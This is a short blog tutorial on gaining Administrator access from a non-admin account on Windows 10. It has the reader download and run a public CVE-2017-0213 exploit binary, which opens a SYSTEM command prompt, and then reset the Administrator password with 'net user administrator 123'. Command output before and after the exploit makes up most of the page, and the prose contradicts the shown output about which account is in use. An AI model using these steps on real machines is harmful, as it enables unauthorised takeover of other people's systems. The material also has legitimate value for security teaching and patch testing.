

Bypass Admin access through guest Account in windows 10

June 8, 2017 By Raj Chandel



Open command prompt and check windows user account status using “**whoami**” command.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Users\test>whoami
desktop-8tvabdq\test
C:\Users\test>
```

Account name is “**joe**” and account status is ‘**DefaultAccount**’ which is a non-administrator account type.

Try changing administrator using the ‘net user’ command. You will see an error ‘Access is denied’



```
C:\Users\test>net user



User accounts for \\DESKTOP-8TVABDQ
-----
Administrator      DefaultAccount      Guest
joe                 test
The command completed successfully.

C:\Users\test>net user administrator 123
System error 5 has occurred.
Access is denied.
```

Now download “CVE-2017-0213_x64” from **here** and unzip in your PC. Go to the folder and you can find the .exe file, double click on it to run it.

The moment you double click on it, it will automatically open a new command prompt with administrator privileges.

Use 'net user' command to change the administrator account password. Message 'The command completed successfully' will appear. You have now successfully changed the administrator accounts password.

Administrator: C:\Windows\system32\cmd.exe

— □ ×

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>net user administrator 123
The command completed successfully.

C:\Windows\system32>
